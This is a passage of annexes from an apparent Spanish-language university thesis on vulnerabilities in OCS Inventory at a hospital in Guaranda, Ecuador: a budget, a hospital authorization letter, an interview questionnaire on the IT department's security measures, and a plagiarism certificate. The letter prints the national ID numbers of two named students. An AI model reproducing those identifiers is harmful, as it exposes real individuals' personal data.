Los costos de la investigación serán autofinanciados por los investigadores

Tabla 1

*Presupuesto*

| **Concepto** | **Cantidad** | **Detalle** | **Precio** |
|---|---|---|---|
| Tecnología HW y SW | 2 | Uso de Portatil | 1500 |
| | 1 | Internet | 200 |
| Costos operativos | 1 | Transporte | 200 |
| Costos de papelería | 1 | Impresiones, anillados y empastados | 300 |
| Imprevistos | 1 | | 300 |
| Total | | | 2500 |

**Elaborado por:** Los autores

# Anexo 3:

Carta de aceptación del IESS.

# IESS
## INSTITUTO ECUATORIANO DE SEGURIDAD SOCIAL

Guaranda 23 de Mayo del 2024
445361101-062

Ingeniero.
Darwin Carrión Buncaño
**COORDINADOR UIC SOFTWARE**

Presente. -

De mi consideración:

Con un cordial saludo, en atención al Oficio Nro. 024-2023-UIC-SOF, mediante el cual solicita:

SOLICITA DE LA MANERA MAS COMEDIDA SE DE LA AUTORIZACION PARA DESARROLLAR EL PROYECTO DE INVESTIGACION DENOMINADO ANALISIS DE VULNERABILIDAD DEL SISTEMA WEB LIBRE OCS INVENTORY: CASO PRACTICO DEPARTAMENTO DE TICS DEL HOSPITAL HUMBERTO DEL POZO SALTOS DE LA CIUDAD DE GUARANDA AÑO 2024, PROPUESTO POR LOS ESTUDIANTES SRTA. DANNA SCARLETH PATIÑO ALAVA, CON CEDULA DE IDENTIDAD 1317899852 Y EL SR. KEVIN JOEL QUILUMBAQUIN GUACHAMIN CON CEDULA DE CIUDADANIA 1728213578, CON LA FINALIDAD DE DAR RESPUESTA A NECESIDADES INFORMATICAS REALES DE NUESTRO CONTEXTO.

Por lo antes expuesto en mi calidad de Director Administrativo del Hospital Básico Guaranda, me permito autorizar se realice el Proyecto de Investigación en esta Unidad Médica, para lo cual se informa que se encontraran a cargo del Mgs. Christian Fernando Barragán Quizhpe.

Particular que comunico para fines pertinentes.

Atentamente.

Mgs. Max Jimenez Zuñiga
**DIRECTOR ADMINISTRATIVOS DEL HOSPITAL BASICO GUARANDA**

# Anexo 4:

Instrumentos de recopilación de datos (entrevista)

Dirigido a: Ing. Christian Barragan

Objetivo: Recopilar información del responsable de TIC's sobre las posibles incidencias ocurridas en el sistema OCS Inventory del Hospital Humberto del Pozo Saltos.

Fecha: 21 de mayo de 2024

Descripción: Se realizará la entrevista al responsable del departamento de TIC's del Hospital Humberto del Pozo Saltos.

1. **¿Cuáles son las principales funcionalidades del sistema OCS Inventory en el hospital?**
   a) Gestión de inventario de hardware ( )
   b) Gestión de inventario de software ( )
   c) Monitoreo de dispositivos en la red ( )
   d) Generación de informes de activos tecnológicos ( )
   e) Todas las anteriores ( x)

2. **¿Cómo calificaría la seguridad del sistema OCS Inventory en general?**

   a) Muy segura **( )**
   b) Segura **( x )**
   c) Poco segura **( )**
   d) Insegura **( )**

3. **¿La institución ha tenido algún incidente de seguridad informática, con la utilización de OCS Inventory?**
   Si ( )
   No ( x )

4. **Si la pregunta anterior es afirmativa, responda ¿Qué problemas de seguridad informática ha tenido el sistema OCS Inventory?**
   a) Acceso no autorizado ( )
   b) Pérdida de datos ( )
   **c)** Otro ( )
   **Respuesta**:.....

5. **Si la pregunta anterior fue resuelta, responda ¿Como se soluciono el problema de seguridad informática?**
   a) Implementando parches de seguridad ( )
   b) Actualizando el sistema ( )
   c) Cambiando configuraciones de seguridad ( )
   d) Otro

   **Respuesta**:.....

6. **¿Qué tipo de seguridad informática ha implementado la institución para controlar posibles ataques ?**

   a) Cortafuegos (firewalls) ( x )
   b) Sistemas de detección y prevención de intrusiones (IDS/IPS) ( x )
   c) Antivirus y antimalware ( x )
   d) Cifrado de datos ( )

7. **¿Aprueba usted que se proponga un plan de mitigación de riesgos para el sistema OCS Inventory?**
   Si (x )
   No ( )

# Anexo 5:

Certificado Antiplágio

**Msg. CHRISTIAN BARRAGAN EN CALIDAD DE DIRECTOR DEL TRABAJO DE INTEGRACIÓN CURRICULAR,**

## CERTIFICA

Que el trabajo de integración curricular denominado **"VULNERABILIDADES DEL SISTEMA WEB LIBRE OCS INVENTORY: CASO PRÁCTICO DEPARTAMENTO DE TIC´S DEL HOSPITAL HUMBERTO DEL POZO SALTOS DE LA CIUDAD DE GUARANDA AÑO 2024.",** presentado por Patiño Alava Danna Scarleth y Quilumbaquin Guachamin Kevin Joel, estudiantes de la **Carrera de Software** pasaron el análisis de coincidencia en la herramienta Turnitin, reflejando un porcentaje de similitud del 9%, como se puede apreciar en el documento adjunto.

Guaranda, 09 de Diciembre del 2024

Atentamente,




Msg. CHRISTIAN BARRAGAN
**Director**

# 9% Similitud general

El total combinado de todas las coincidencias, incluidas las fuentes superpuestas, para ca...

## Filtrado desde el informe

- Bibliografía
- Texto citado
- Coincidencias menores (menos de 15 palabras)

## Exclusiones

- N.º de fuentes excluidas
- N.º de coincidencias excluidas

## Fuentes principales

| | |
|---|---|
| 7% | Fuentes de Internet |
| 0% | Publicaciones |
| 8% | Trabajos entregados (trabajos del estudiante) |

## Marcas de integridad

**N.º de alertas de integridad para revisión**

No se han detectado manipulaciones de texto sospechosas.

Los algoritmos de nuestro sistema analizan un documento en profundidad para buscar inconsistencias que permitirían distinguirlo de una entrega normal. Si advertimos algo extraño, lo marcamos como una alerta para que pueda revisarlo.

Una marca de alerta no es necesariamente un indicador de problemas. Sin embargo, recomendamos que preste atención y la revise.

# Anexo 6:

## Link del repositorio digital de biblioteca donde fue subido el proyecto